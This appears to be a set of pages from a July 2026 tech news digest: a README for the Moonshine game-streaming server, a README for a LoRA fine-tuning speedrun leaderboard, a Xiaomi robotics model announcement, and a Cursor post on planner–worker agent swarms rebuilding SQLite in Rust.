Moonshine lets you stream games from your PC to any device running Moonlight. Your keyboard, mouse, and controller inputs are sent back to the host so you can play games remotely as if you were sitting in front of it.

Features

  • Isolated streaming sessions: Each stream runs in its own compositor, completely separate from your desktop environment. Your host PC can still be used for other things while you stream.
  • No monitor required: Works on headless servers — no HDMI dummy plug needed.
  • Hardware video encoding: H.264, H.265, and AV1 encoding using the GPU.

⚠️ AV1 Warning: AV1 encoding is experimental and has issues on NVIDIA GPUs that cause frame sizes to grow over time (see issue). This should be fixed in driver version 595.44.3.0. Until then, stick with H.264 or H.265.

  • HDR support: True 10-bit HDR streaming for supported games.
  • Full input support: Mouse, keyboard, and gamepad (including motion, touchpad, and haptics).
  • Audio streaming: Stereo and surround sound (5.1/7.1) with low-latency Opus encoding.

Requirements

  1. Linux only. Tested on Arch Linux, but it's been reported to work on other Linux distributions too.
  2. systemd. Required for launching and managing application processes. Almost all modern Linux distributions include it by default.
  3. A GPU with Vulkan video encoding. NVIDIA RTX, AMD RDNA2+, or Intel Arc.
  4. Moonlight v6.0.0 or higher. Compatibility with older versions or unofficial ports is not guaranteed.

Installation

Arch

The simplest method is to install through the AUR using:

yay -S moonshine

To run Moonshine for your user:

  1. Enable user lingering:

    sudo loginctl enable-linger $USER
    

    This allows Moonshine to run applications in the user's session even when the user is not logged in.

    If your user is always logged in when you want to stream, you can skip this step.

  2. Enable the service to start on boot and run immediately:

    sudo systemctl enable --now moonshine@$USER
    

Source

The following dependencies are required to build:

sudo pacman -S \
   clang \
   cmake \
   gcc-libs \
   glibc \
   libc++ \
   libevdev \
   libpulse \
   libxkbcommon \
   make \
   mesa \
   opus \
   pkg-config \
   rust \
   shaderc \
   vulkan-headers \
   wayland

Then compile and run:

cargo run --release -- /path/to/config.toml

Configuration

A configuration file is created automatically if the path you provide doesn't exist. When using the AUR package, it defaults to $XDG_CONFIG_HOME/moonshine/config.toml.

Pairing with a client

When you connect with Moonlight for the first time, it will show a PIN. A notification will appear on the host that you can click to open the pairing page, or you can visit it manually at http://localhost:47989/pin .

You can also pair from the command line:

curl -X POST "http://localhost:47989/submit-pin" -d "uniqueid=0123456789ABCDEF&pin=<PIN>"

Adding applications

Each application runs in its own isolated streaming session. Add them to config.toml like this:

[[application]]
title = "Steam"
boxart = "/path/to/steam.png"  # optional
command = ["/usr/bin/steam", "steam://open/bigpicture"]
  • title: The name shown in Moonlight.
  • boxart (optional): Path to a cover image.
  • command: The command to run. First entry is the executable, the rest are arguments.
  • pre_command (optional): Commands to run before launching the application. Each entry is a separate command, executed in order. Runs synchronously — the session waits for all to finish.
  • post_command (optional): Commands to run after the streaming session ends. Each entry is a separate command, executed in order. Runs synchronously — the server waits for all to finish.

Example:

[[application]]
title = "Steam"
command = ["/usr/bin/steam", "steam://open/bigpicture"]
pre_command = [
    ["/usr/bin/systemctl", "stop", "conflicting.service"],
    ["/usr/bin/nvidia-smi", "pstate", "50"],
]
post_command = [
    ["/usr/bin/nvidia-smi", "pstate", "performance"],
]

Application scanners

Scanners automatically detect installed applications so you don't have to add them manually.

Steam scanner — finds all installed Steam games:

[[application_scanner]]
type = "steam"
library = "$HOME/.local/share/Steam"
command = ["/usr/bin/steam", "-bigpicture", "steam://rungameid/{game_id}"]

Desktop scanner — finds applications from .desktop files:

[[application_scanner]]
type = "desktop"
directories = [
  "$HOME/.local/share/applications",
  "/usr/share/applications",
]
include_terminal = false
resolve_icons = true

FAQ

  1. How does this compare to Sunshine?

    • Sunshine supports more platforms and has more features overall. Moonshine is Linux-only.
    • Moonshine runs each streaming session in its own isolated environment, separate from your desktop. This means your host PC stays usable while you stream, and it works without an active desktop session.

Security

Moonshine is not designed for use on public networks. The underlying GameStream protocol has limitations that mean traffic is not fully encrypted at the application level.

If you need to stream over the internet, use a VPN such as Tailscale, WireGuard, or ZeroTier.

Do not expose Moonshine ports directly to the internet.

Acknowledgement

This wouldn't have been possible without the incredible work by the people behind the following projects:

  1. Moonlight, without it there would be no client for Moonshine.
  2. Sunshine, which laid a lot of the groundwork for the host part of the API.
  3. Inputtino, for a thorough implementation of input devices.
  4. magic-mirror, for inspiration of using Vulkan and a Wayland compositor for headless streaming.

About

Headless streaming server for Moonlight clients, written in Rust.

Resources

Readme

License

BSD-2-Clause license

The Daily Front Page 14 of 26
Monday, July 20, 2026 The Daily Front No. 11 — Repo: LoRA Speedrun Leaderboard
repository

LoRA Speedrun – a public wall-clock leaderboard for fine-tuning techniques

by Vineeth147·▲ 142 points·29 comments·github.com ↗
★ 123⑂ 7 forks Python

Speedrunning LoRA fine-tuning: frozen task, frozen hardware, public wall-clock leaderboard. modded-nanogpt for fine-tuning.

CI License: MIT PRs Welcome

How fast can you LoRA-fine-tune Qwen2.5-1.5B to ≥ 57% on GSM8K — on a single L40S?

This is modded-nanogpt for fine-tuning: a frozen task, frozen hardware, and a public leaderboard of wall-clock records. Every record is independently re-run 3× with fresh seeds on identical hardware before it counts.

Attempting and verifying are free: official timing runs on a Modal L40S sandbox, and Modal's free monthly compute credits cover full runs — so anyone can compete, and anyone can re-verify any record with one command.

LoRA Speedrun leaderboard — 11:57 baseline to 1:44 current record (−86%) across four verified records

Leaderboard

Track 1 — GSM8K · Qwen2.5-1.5B · target ≥ 57.0% · 1× L40S

Current record: 1m 44s by @stared — Shortest-4k data pruning, 1 aggressive-LR epoch, <<...>> annotations stripped, custom GPU-resident packed loop, chunked completion-only CE (no full logits).

Date Author Train time GSM8K/EM Δ Technique

0 2026-07-18 @Saivineeth147 11m 57s 59.4% — Baseline: plain LoRA r=16 on all linear layers, 3 epochs, cosine LR. No tricks. (report) 1 2026-07-18 @Saivineeth147 6m 05s 61.1% −49% Sequence packing + completion-only loss masking, 2 epochs. Same LoRA config as #0; ~2x faster at higher accuracy. (report) 2 2026-07-20 @stared 1m 53s 59.6% −69% One 4e-4 epoch over 3,000 examples with 2x optimizer updates (integrated-LR), 512-token packs. First outside record. (report) 3 2026-07-20 @stared 1m 44s 60.3% −8% Shortest-4k data pruning, 1 aggressive-LR epoch, <<...>> annotations stripped, custom GPU-resident packed loop, chunked completion-only CE (no full logits). (report)

Track 2 — SQuAD v1.1 · SmolLM2-1.7B · target ≥ 75.5% · 1× L40S

Current record: 11m 08s by @Saivineeth147 — Track 2 baseline: plain LoRA r=16 on SQuAD, first 20k examples, 1 epoch, full-sequence loss. No tricks.

Date Author Train time GSM8K/EM Δ Technique

0 2026-07-20 @Saivineeth147 11m 08s 77.5% — Track 2 baseline: plain LoRA r=16 on SQuAD, first 20k examples, 1 epoch, full-sequence loss. No tricks. (report)

Full history with verification reports: records/RECORDS.md · Live leaderboard: huggingface.co/spaces/vineeth98/lora-speedrun

The tracks

Two frozen tracks, deliberately different model families and task types — so a technique only proves general by winning on both. Same hardware, caps, and verification everywhere.

Track 1 Track 2 Base model Qwen/Qwen2.5-1.5B HuggingFaceTB/SmolLM2-1.7B Task GSM8K math → ≥ 57.0% exact-match SQuAD v1.1 QA → ≥ 75.5% EM Training data GSM8K train split only SQuAD train split only Metric Training wall-clock. Lower wins. same Hardware 1× L40S (48 GB), Modal sandbox same Constraint adapter-only, ≤ 30M trainable params same

Machine-readable specs: spec.yaml · spec-t2.yaml. Full rules: TASK.md.

You control everything else: LoRA rank and placement, quantization, learning-rate schedules, sequence packing, data subset selection and ordering, custom kernels, when to stop. Train on 1,000 well-chosen examples for 90 seconds if you can make it clear the bar.

Why this exists

I fine-tune small models on a budget, and I couldn't tell which speedup claims were real. Every technique — DoRA, rsLoRA, Unsloth, packing tricks — reports numbers on different models, data, and hardware. In practice the claims are unfalsifiable.

The only format I've seen actually settle arguments like that is a frozen task with a referee. That's what nanoGPT's speedrun did for pretraining optimizers (Muon came out of it). This is the same arena for fine-tuning.

What it builds toward: a verified public record of which training tricks pay for themselves in wall-clock and which don't survive replication. Every record has to explain its mechanism in its write-up, so the leaderboard doubles as a lab notebook — the rejected-variants sections are often as useful as the records. And because tricks can overfit one setup, records live on tracks with different model families and task types: a technique only proves general by transferring.

Quickstart

Official-hardware run (free). Make a Modal account, then:

git clone https://github.com/Saivineeth147/lora-speedrun && cd lora-speedrun
pip install modal pyyaml && modal setup      # one-time browser auth

python harness/modal_verify.py --prefetch    # one-time: cache model + data in a volume

# one timed, evaluated attempt of the baseline on the exact spec hardware:
python harness/modal_verify.py --submission submissions/000-baseline --runs 1

# full record-style verification (3 fresh seeds, all must pass):
python harness/modal_verify.py --submission submissions/000-baseline --runs 3

Local iteration (optional). Any 24 GB+ card runs the baseline for fast experimenting — bash scripts/setup_gpu.sh, then python harness/run_submission.py submissions/000-baseline --runs 1. Local times aren't official; the leaderboard clock is the Modal L40S.

Then copy submissions/TEMPLATE/, make it faster, and open a PR. See CONTRIBUTING.md.

How records get verified

Terminal replay of a real record verification: training, integrity + adapter audit, GSM8K eval, and the 3-seed verdict

A real verification, replayed from the logs (seed 463953844, time-compressed): train → integrity + adapter audit → eval → 3-seed verdict.

  1. You open a PR with your training script, config, notes, and self-reported numbers.
  2. CI statically validates it, and an automated Claude security screen reviews the diff (exfiltration attempts, network use, harness tampering, test-set contact) and posts its findings publicly.
  3. A maintainer reviews the code, then comments /verify — which re-runs your submission 3× with fresh seeds in a network-blocked Modal sandbox on the spec L40S. All 3 runs must clear the target; official time is the mean.
  4. The harness audits the adapter param count and re-verifies model/data content hashes (anti-tampering), and the verification report is posted on the PR and committed to records/verifications/ with the accept/reject reasoning.

Full protocol, rubric, and threat model: JUDGING.md · SECURITY.md.

Ideas nobody has claimed yet

Taken so far: sequence packing + completion-only masking (record #1).

1-epoch aggressive-LR schedules · data pruning (train on the hardest 2k examples?) · block-diagonal/varlen packing attention · QLoRA NF4 vs bf16 tradeoff · rsLoRA / DoRA / PiSSA init · LoRA+ (asymmetric LR for A/B) · NEFTune noise · curriculum ordering · rank/placement search (MLP-only vs attention-only) · torch.compile · Unsloth kernels · Liger kernels · fused cross-entropy · smarter warmup for short runs

Claim one, beat 6m 05s, get your name on the board.

FAQ

Is this LoRa the radio protocol? No — LoRA (Low-Rank Adaptation), the standard cheap way to fine-tune a language model: train a small adapter on top of a frozen model. The competition: everyone fine-tunes the same model to the same score on the same GPU, and the fastest verified training run holds the record.

Won't techniques overfit to one model + one task? That's exactly why there are two tracks with different model families and task types — and more will follow the same freeze-and-calibrate protocol. A trick that only wins on one track is a record, but the techniques worth trusting are the ones that transfer. The track system makes that an empirical question instead of an argument.

Why Qwen2.5-1.5B? Isn't it pretrained on math? Probably, like every modern base model. It doesn't matter: the target is an anchor, not a claim about mathematical discovery. The race is the interesting part — same reason nanoGPT speedrunning targets an arbitrary val loss. (Track 2 uses a different family, SmolLM2, partly for this reason.)

Why wall-clock instead of FLOPs or steps? Because wall-clock is what you pay for, and it forces kernels, data loading, and algorithms to compete in the same currency. Same rule as modded-nanogpt.

Why an L40S on Modal instead of a 4090 or H100? Three reasons. It's one consistent datacenter SKU, so times are actually comparable (rented consumer cards vary host-to-host). It's free to use via Modal's monthly credits, so competing and re-verifying costs nothing. And submissions are strangers' code — Modal sandboxes run them network-blocked and secretless. (The L40S is the same AD102 silicon as the 4090, so consumer-GPU tricks transfer.)

Can I train on other data / distill from a bigger model? No. GSM8K train split only, no teacher models, no synthetic data. See TASK.md for the full banned list.

Multiple GPUs? No. One L40S. That's the point.

License

MIT. Records, reports, and write-ups are as public as the code.

About

Speedrunning LoRA fine-tuning: frozen task, frozen hardware, public wall-clock leaderboard. modded-nanogpt for fine-tuning.

Topics

benchmark leaderboard speedrun lora fine-tuning peft llm qlora

Resources

Readme

License

MIT license

Contributing

Contributing

Security policy

Security policy

The Daily Front Page 15 of 26
Monday, July 20, 2026 The Daily Front No. 11 — Robots Learn by the Hour
article

Xiaomi-Robotics-1

by ilreb·▲ 475 points·313 comments·robotics.xiaomi.com ↗
Xiaomi-Robotics-1 is a ready-to-use robot foundation model trained on over 100K hours of real-world trajectories.

Xiaomi-Robotics-1 is a ready-to-use robot foundation model trained on over 100K hours of real-world manipulation trajectories.

Report

Code

Model

Breaking the data barrier. Scaling robot policy models with embodiment-free pre-training.

Foundation models in language and vision keep moving the frontier by riding empirical scaling laws: capability tracks data, parameters, and compute. Robotics has missed out. Large-scale, high-quality data is hard to come by, and that scarcity, more than anything else, has capped how far policy models could scale. What robots can do under genuinely large-scale training remained largely an open question. We take a step toward answering it. Xiaomi-Robotics-1 combines large-scale embodiment-free (UMI) pre-training with a modest amount of real-robot data in a post-training stage. We study how the model behaves as it scales.

Data

Everything Xiaomi-Robotics-1 can do starts from data. For pre-training, we use 100,000 hours of embodiment-free (UMI) trajectories spanning more than 1,700 scenarios (household, commercial premises, industrial sites, and outdoor spaces), covering a diverse range of tasks. We develop a scalable auto-labeling pipeline that first divides trajectories into fixed-length segments and then annotates each segment with language descriptions of scene state transitions.

Pretrain data overview

For post-training, we leverage cross-embodiment datasets containing in-house robot data, filtered open-sourced robot data, and a set of high-quality UMI data. For the in-house data, we collected over 7,200 hours of real-robot data in real homes, covering tasks like tidying a sofa, sorting a shoe cabinet, and putting away kitchenware. The UMI data are manually annotated with temporal segments and instruction prompts, which differ from the auto-labeled state-transition descriptions used in the pre-training data.

Posttrain data overview

Method

Following the training paradigm of LLMs, the training of Xiaomi-Robotics-1 consists of two stages: pre-training and post-training. The first stage learns general representations for action generation from large-scale UMI data, while the post-training stage aligns the model with real robot embodiments and instruction-following capabilities.

Pre-training

Pre-training is about breadth: exposing the model to as much of the real world as possible. We use the embodiment-free UMI data described above, which spans a broad range of environments and tasks. At this scale, manual labeling is infeasible. Thus, we built an automatic annotation pipeline powered by a strong vision-language model. Long videos are split into fixed-length clips, and the VLM describes the state transition of grippers and interacting objects within each clip. The result is a large-scale corpus of real-world manipulation trajectories, each annotated with precise language descriptions. These allow the model to learn action generation that drives the scene toward the state transitions described by the language.

An encouraging finding is that pre-training shows a clean scaling behavior: as data and model size grow, validation action error steadily decreases.

Pretrain scaling curve

Post-training

Post-training aims to align the strong action-generation capabilities acquired from pre-training with real robot embodiments and natural-language instruction following along two axes. Embodiment alignment uses high-quality cross-embodiment real-robot data to map the general action-generation ability onto actual robots. Instruction alignment shifts the model from "generating actions given a description of scene state transitions" to "understanding a natural-language instruction and executing it directly."

After post-training, Xiaomi-Robotics-1 can be used out-of-the-box to perform a wide range of mobile manipulation tasks in the real world. We evaluate the post-trained model in unseen environments with unseen object instances to understand whether the scaling behaviors from pre-training can transfer to real-robot performance after post-training.

The answer is yes. As we increase the amount of pre-training data and model size, real-robot success rate rises steadily and predictably. That is, a stronger pre-trained model yields better real-robot performance. The scaling gains show no signs of saturation: the real-robot success rate after post-training keeps improving as the model consumes more data or scales up during pre-training.

Post-training scaling: real-robot success rate vs data ratio and model size

Applications

After post-training, Xiaomi-Robotics-1 can serve as a strong robot foundation model for downstream applications. We put Xiaomi-Robotics-1 to use in two complementary downstream settings. Efficient adaptation to new tasks specializes the model to brand-new, highly complex real-robot tasks from a few hours of data per task. Simulation benchmarks probe its capabilities in mainstream suites that emphasize generalization.

Efficient Adaptation to New Tasks

Xiaomi-Robotics-1 can learn new tasks with high data efficiency. The model picks up tasks like phone packing, printer refilling, laundry loading, and box packing from just a few hours of real-robot demonstrations per task. With an average of under 10 hours of demonstrations per task, it already reaches a 75% overall success rate, nearly doubling the π0.5 baseline (40%) at the same budget; raising the budget to an average of under 40 hours lifts overall success to 85%.

Task<10 h/task on average<40 h/task on averageXR-1oursπ0.5XR-1oursπ0.5Phone Packing70308040Printer Refilling70206020Laundry Loading804010050Box Packing8070100100Overall75408553

Evaluation on efficient learning of new tasks. Each cell shows success rate (%), higher is better. XR-1 = Xiaomi-Robotics-1.

Simulation Benchmarks

We evaluate Xiaomi-Robotics-1 on four mainstream simulation benchmarks. It achieves state-of-the-art results on all four benchmarks. The table reports the average success rate and the relative gain over second place. These results show that the generalization and scaling gains of Xiaomi-Robotics-1 carry over to standard simulation evaluation.

BenchmarkXR-1ours2nd BestRel. GainRoboCasa74.572.6+2.6%RoboCasa36557.446.6+23.2%VLABench59.153.2+11.1%RoboDojo13.938.80+58.3%

Simulation evaluation. All benchmarks report average success rate (%). XR-1 = Xiaomi-Robotics-1; Rel. Gain = (XR-1 − 2nd best) / 2nd best. Higher is better.

RoboCasa365 leaderboard

RoboCasa365 leaderboard (as of Jul 15, 2026)

RoboDojo leaderboard

RoboDojo leaderboard (as of Jul 15, 2026)

Conclusion

Xiaomi-Robotics-1 demonstrates a practical path for scaling robot foundation models: large-scale embodiment-free UMI pre-training breaks the robot data bottleneck, while real-robot and instruction alignment transfer that general capability to physical robots. Results show that the model scales neatly with data volume and model size during pre-training, and that this scaling behavior translates directly to post-training, where a stronger pre-trained model yields better out-of-the-box real-robot performance in unseen environments. The resulting foundation model adapts to new tasks from minimal data and achieves state-of-the-art performance on four challenging simulation benchmarks that emphasize generalization.

Finally, we present an uncut footage of luggage packing.

Citation

@article{guo2026xiaomi,
  title={Xiaomi-Robotics-1: Scaling Vision-Language-Action Models with over 100K Hours of Real-World Trajectories},
  author={Guo, Jun and Jin, Piaopiao and Li, Jason and Li, Peiyan and Li, Yingyan and Liu, Futeng and Peng, Wanli, and Qin, Optimus and Su, Yifei and Sun, Nan and others},
  journal={arXiv preprint arXiv:2607.15330},
  year={2026}
}
The Daily Front Page 16 of 26
Monday, July 20, 2026 The Daily Front No. 11 — Swarm Economics
article

Agent swarms and the new model economics

by jlaneve·▲ 181 points·82 comments·cursor.com ↗
Scaling agents to cooperate was our bet to unlock a new tier of task scale and complexity.

Earlier this year, we ran experiments to test the limits of scaling agents to cooperate toward a goal. Our hypothesis was that this would unlock a new tier of task scale and complexity.

The flagship project was a long-running swarm building a web browser from scratch. It succeeded as a proof of concept, but fell far short of polished software.

That work was deliberately empirical. We started from a blank canvas and hill-climbed toward a stable, effective system. Since then, our goal has been to understand the agent swarm well enough to engineer it deliberately.

To test that progress, we returned to a task the old swarm had struggled with: building SQLite from scratch, in Rust, from nothing but its documentation.

Our initial results have been promising. We ran the old and new swarms on the same task, with the same models and the same time budget, and measured how much of a held-out SQL test suite each could pass.

The new swarm did better in every model configuration. Using Grok 4.5, it reached 80% in four hours, while the old swarm spiraled and had to be paused before its second hour.

We also varied which models did which jobs. In some runs, one model handled everything while in others, a frontier model planned while a fast, inexpensive model carried out the work. Every mix produced similar quality, but the costs varied enormously.1

Cost to rebuild SQLite by model mix under old and new agent swarmsCost to rebuild SQLite by model mix under old and new agent swarms

Trees and leaves

Descriptions of large tasks naturally take the shape of trees, with a goal at the root that subdivides recursively into basic units of work. Our swarm has two roles, both organized around that same tree-like decomposition:

  • Planner agents, powered by the smartest models, split a goal into pieces and delegate them.
  • Worker agents, generally powered by faster and less expensive models, execute those pieces.

The design is a superset of more rigid orchestration systems. Rather than imposing a fixed topology on the problem, the swarm’s shape grows to cover the problem’s contours, and compute and context scale in proportion to the task’s complexity.

We think this is why the design generalizes to tasks as diverse as building a browser, solving math problems, and optimizing GPU kernels. We’ve also used it internally to find and fix vulnerabilities in open-source software, raise test coverage on our own codebase, and generate billions of tokens of synthetic training data.

What the tree does for memory

When a single agent takes on a complete task, it has to walk the entire tree itself, descending to each leaf while holding its ancestors, its current position, and the wider goal in context the whole time.

We think this explains why long-running single agents drift. They can either focus on the work in front of them and lose sight of the bigger picture, or hold the big picture and do a worse job on the piece.

In a swarm, a planner never implements, so its context never fills with low-level detail, and a worker never plans, so it can spend all its context on one narrow piece of work.

Diagram of decomposing work across planner and worker agents in a task treeDiagram of decomposing work across planner and worker agents in a task tree

We suspect the ability to scale the agent swarm comes from this context efficiency, more than from parallelism itself. That efficiency is present in the swarm at every scale, which is why this decomposition helps agent performance even on moderately sized tasks.

There are echoes of this structure elsewhere. The economist Ronald Coase, asking why firms exist at all, argued that coordination costs grow faster than the work itself, so organizations settle into tiers of bounded units rather than letting everyone talk to everyone.

A version control system for agents

In an earlier post about the swarm, we noted that tools like Git and Cargo rely on coarse locks for concurrency control. This is fine for one developer but unworkable for the volume of work produced by hundreds of concurrent agents.

The browser swarm from earlier this year peaked at roughly 1,000 commits per hour on Git. The new system peaks at around 1,000 commits per second.

To facilitate this rate of activity, we built a new version control system (VCS) from scratch. Throughput was not the only reason to own this layer. Every change in the system passes through the VCS, so it is where collisions first become visible, and several of the coordination mechanisms in the next section are implemented directly inside of it.

Failure modes at 1,000 commits per second

Human engineering teams have standard coordination mechanisms like code review, ownership, standups, and merge queues. Those systems work at human tempo, but at the commit-rate of the swarm, we see failure modes that human teams don’t routinely encounter.

Split-brain design

Two planners, unaware of each other, implement the same concept in different ways in different parts of the codebase.

We fixed this through prompting. Planners make design decisions themselves rather than delegating them, and we require them to ensure that no two delegated subtrees decide the same question.

Contention between planners

A harder form of contention is when two planners know about each other and fight through back-and-forth changes over the same files.

The problem is two pictures of reality, and merge tooling can't fix a disagreement. Instead, we have agents record decisions in shared design docs. Code that depends on a decision carries a compile-checked reference back to its doc. When planners unknowingly contradict each other, a reconciler merges the docs and the references propagate the resolution downstream.

Merge conflicts

Within the swarm, agents constantly collide on the same files. In order to resolve a collision they would have to stop, absorb the other agent's context, and merge around it. Worker agents are bad at this and, in practice, either overwrite the other change or abandon their own.

To fix this, we created a system where a neutral third-party agent intervenes on merge conflicts and resolves them on behalf of all parties. Its only goal is to be impartial and efficient, similar to the way merge queues work in engineering teams.

Megafiles

Some files are particularly popular places for agents to work. Each agent might add only a small amount of code, and no single agent is responsible for keeping the files small.

These “megafiles” choke everything. They’re expensive to transport, diff, and merge, and become the site of constant collisions.

To fix this, we gave worker agents a way to flag bloated files. Once flagged, we block new commits and an outside agent decomposes the overgrown file into smaller modules.

Ossification

Agents have learned, from working in existing codebases with humans in the loop, not to touch core code even when it needs to change.

To fix this, we license intentional breakage. An agent that judges a core change worthwhile can make a focused patch outside its scope and leave a comment explaining why it did it.

The compiler carries the change through the rest of the system, and everything depending on the old design fails to build. Each agent that hits one of those errors finds the comment, reads the reasoning, and updates its own piece of work to match.

Review lenses

In a system that is both long-running and multi-agent, errors accumulate, and the swarm needs a way to correct itself before small mistakes become foundational.

We experimented with many kinds of review lenses, such as giving a review agent the worker's full transcript, or only its output, or nothing but the codebase. We also tried reviewers running on different models, with different training and a different personality.

No single lens catches everything, but decorrelated lenses stack, the way self-driving systems reach above-human reliability without any single perfect component. The compute spent on review is high return, since review is much cheaper than the work it audits. We suspect this stacked review system was a major contributor to the sustained quality of the runs.

Letting agents shape the environment

Stigmergy is the mechanism by which swarm organisms like ants and termites coordinate without direct communication. They shape the environment, and the environment shapes the next organism.

We had encoded rules like “keep notes” and “document decisions” in earlier runs because they seemed obviously good. In retrospect, they were letting agents institutionalize knowledge for their future selves and teammates.

We pushed this further with an experiment in self-authored, shared context we call the Field Guide. It’s a folder owned entirely by the agents, whose index.md is automatically injected into every agent at start. It is the agents’ job to curate what goes into the guide and their only constraint is a line budget.

The underlying logic of the guide is that model weights are frozen, so it’s precisely surprise encounters that are worth capturing so the next agent trajectory is shorter.

The Field Guide is an early experiment with promising results. We’d expect the benefits to be even larger on codebases agents don’t fully own. Training models to write for their successors, where better capture leads to better rewards, is an interesting follow-up area of research.

The SQLite experiment

We instructed the new version of the swarm, equipped with all the improvements described above, to implement the whole of the 835-page SQLite manual in Rust. We withheld the source code, test suites, SQLite binary, and internet access.

To measure progress, we graded against sqllogictest, a test suite from the SQLite project built to check that different database engines return the same results for the same queries. It contains millions of queries with known correct answers, and the grade is the fraction the swarm's database gets right. Progress shows up as a rising curve over the course of a run.

The swarm was never told the suite existed. After each run, we manually reviewed the code and the run itself, checking for cheating and shortcuts, and confirming the system was built out evenly, rather than just in the places where the tests look.

As you read the curves, keep in mind that agents chose their own strategies. Some built broad foundations and scored low for hours before a late spike while others went deep on one area, scored early, then plateaued while filling in the rest. Trends matter more than exact scores at exact moments.

Results across model mixes

We tested four configurations spanning capability and cost:

  1. GPT-5.5 as both planner and worker. A strong frontier model throughout.2
  2. Grok 4.5 as both planner and worker. Our cost-efficient frontier model, as a comparison point.
  3. Opus 4.8 as planner and Composer 2.5 as worker. Frontier judgment paired with efficient execution.
  4. Fable 5 as planner and Composer 2.5 as worker. To see whether a next-tier planner makes the hybrid more or less worthwhile.

The new harness outperformed the old in every mix.

The Fable 5 hybrid passed about two-thirds of the suite within the first hour. By the four-hour cutoff, the new runs sat between 73% and 85%, while the old runs ranged from 11% to 77%.

The old Grok 4.5 run was paused before its two-hour mark (more below). Every new configuration went on to pass 100% of the suite.

In the future we’d like to run the full N×N matrix of planner-worker combinations. For this cycle, the comparison that matters is between harness versions, and the behavioral differences turned out to be much larger than the score differences suggest.

SQLite test suite grade over time for GPT-5.5 under old and new swarmsSQLite test suite grade over time for GPT-5.5 under old and new swarms

SQLite test suite grade over time for Grok 4.5 under old and new swarmsSQLite test suite grade over time for Grok 4.5 under old and new swarms

SQLite test suite grade over time for Opus 4.8 planner with Composer 2.5 workerSQLite test suite grade over time for Opus 4.8 planner with Composer 2.5 worker

SQLite test suite grade over time for Fable 5 planner with Composer 2.5 workerSQLite test suite grade over time for Fable 5 planner with Composer 2.5 worker

A deep dive into the runs

Starting with the simplest measure of activity, we can see how the rate of commits varied for Grok 4.5 under the old harness versus the new. The old run produced 68,000 commits in its first two hours, roughly 70 times the new run's pace.

One reading is that it was more productive. Another is that most of those commits were busywork (thrash, contention, churn).

Grok 4.5 cumulative commits over active minutes, old harness versus newGrok 4.5 cumulative commits over active minutes, old harness versus new

The merge conflict data points to the latter interpretation. The old run accumulated more than 70,000 conflicts before we paused it, accelerating rather than stabilizing, while the new run logged fewer than a thousand over its full four hours.

Grok 4.5 cumulative merge conflicts over time, old harness versus newGrok 4.5 cumulative merge conflicts over time, old harness versus new

The conflicts concentrated where files grew largest. In the old run, the biggest files kept growing for the entire run and its single hottest file collected 7,771 conflicts, touched by 1,173 different agents. In the new run, the most contested file in the whole codebase saw 47.

Grok 4.5 hottest file size in lines of code over run progress, old harness versus newGrok 4.5 hottest file size in lines of code over run progress, old harness versus new

The old swarm's biggest coordination failure — split-brain, or planners duplicating each other's work — showed up in the package structure. Rust code is organized into packages called crates, and in a project like this, each crate is roughly one major component.

The old run sprawled to 54 crates, including three separate SQL packages. The new run settled on nine crates early and never added another.

Distinct Rust crates over time in Grok 4.5 SQLite runs, old harness versus newDistinct Rust crates over time in Grok 4.5 SQLite runs, old harness versus new

All of this shows up in the final codebase. In the Fable 5 mix, both the old and new swarms ultimately passed the full suite, but the old one needed 64,305 lines of engine code and the new one did it in 9,908. The Opus mix shows the same shape with 19,013 lines at a 97% grade under the old harness, and 4,645 lines at 100% under the new harness.

Lines of engine code needed to complete the SQLite experiment, old harness versus newLines of engine code needed to complete the SQLite experiment, old harness versus new

Model economics

We said at the top that every model mix produced similar quality while the costs varied enormously, from $1,339 for the Opus 4.8 hybrid to $10,565 for GPT-5.5 alone. The token data shows where that difference comes from.

The structure of the spend was consistent across every run, with workers carrying at least 69% of the tokens, and over 90% in most.

But the dollars split differently than the tokens, because planner tokens cost more. In the Opus 4.8 and Composer 2.5 mix, the Opus-as-planner produced a small fraction of the tokens but roughly two-thirds of the cost, while Composer-as-worker handled the vast majority of the tokens for the remaining third of the cost.

Token usage by model role, planner versus worker, across SQLite swarm configurationsToken usage by model role, planner versus worker, across SQLite swarm configurations

Few moments in a large task genuinely require frontier intelligence, such as the original decomposition, the design decisions, and certain trade-offs. Once a frontier planner has collapsed the ambiguity into a detailed, explicit instruction, less expensive models simply have to follow it. This is a huge potential source of cost savings. In the run that used GPT-5.5 for both planners and workers, the workers alone cost $9,373. In the run where Opus 4.8 did the planning and Composer 2.5 did the work, the entire worker fleet cost $411.

One detail worth noting comes from comparing the two hybrid runs. The Fable 5 planner ran up a slightly smaller bill than the Opus 4.8 planner, despite roughly twice the per-token price, because it used far fewer planning tokens. But the Fable run's workers went through several times as many tokens, and the run as a whole came out substantially more expensive.

Specs as prompts

Each jump in AI capability has raised the level of abstraction at which an engineer can work.

Autocomplete let engineers work one line of code at a time. Early models raised that to a block of code, and agents raised it to a file or a feature.

With swarms, the unit of work becomes the spec.

For that to work, the swarm has to actually follow the spec, which is what much of this post is about. We gave the swarm 835 pages of prose and it came back with a database. What was scarce in this experiment, and what we expect to be scarce in software engineering going forward, is the right description of intent.

Seen this way, the swarm starts to resemble a compiler. A compiler translates source code down to machine code through a series of intermediate steps. The swarm does something similar with intent. Planners parse a goal into task trees, then lower it step by step into executable work. The difference is that a compiler preserves meaning at every step while the swarm is probabilistic at every one. Everything described in this post exists to close that gap.

We invite you to explore the swarm's output. The codebase from the solo Opus 4.8 run is public at github.com/cursor/minisqlite. Based on our initial glance it looks great, but we have not done a deeper manual analysis. Take your own look, and tell us what you find.


  1. To get a sense of solo frontier costs, we also ran Opus 4.8 and Fable 5 on their own. We graded those runs only informally, so we draw no conclusions about their quality here, though from experience we would expect both models to do well. Their costs are shown in the chart as the hatched bars.
  2. We had wanted GPT-5.6 Sol as the frontier configuration. The new model appears more sensitive to literal and emphasized wording than the others we tested, and we encountered runaway spirals unlike anything the other models produced. There wasn’t time to tune prompts for a model that arrived so recently, and tuning for one model while leaving the rest untouched would have made the comparison inaccurate, so we fell back to GPT-5.5.
The Daily Front Page 17 of 26
Monday, July 20, 2026 The Daily Front No. 11 — Senior Architect, Junior Engines
article

You only need the frontier model for one single edit

by jxmorris12·▲ 124 points·37 comments·stencil.so ↗
You only need the frontier model for one single edit.

Monkey see, monkey do! 🍌

97%of frontier performance

41%cheaper in $$

1.9×faster completion

~3×less likely to cheat

Cost vs pass rate, 7 arms · SWE-Bench Pro · a bare model = oneshot · $/task includes the frontier model's opening turns · † executes with Flash 3.5 · ‡ executes with 5.6 Luna

/plan makes perfect sense. It really shouldn't!

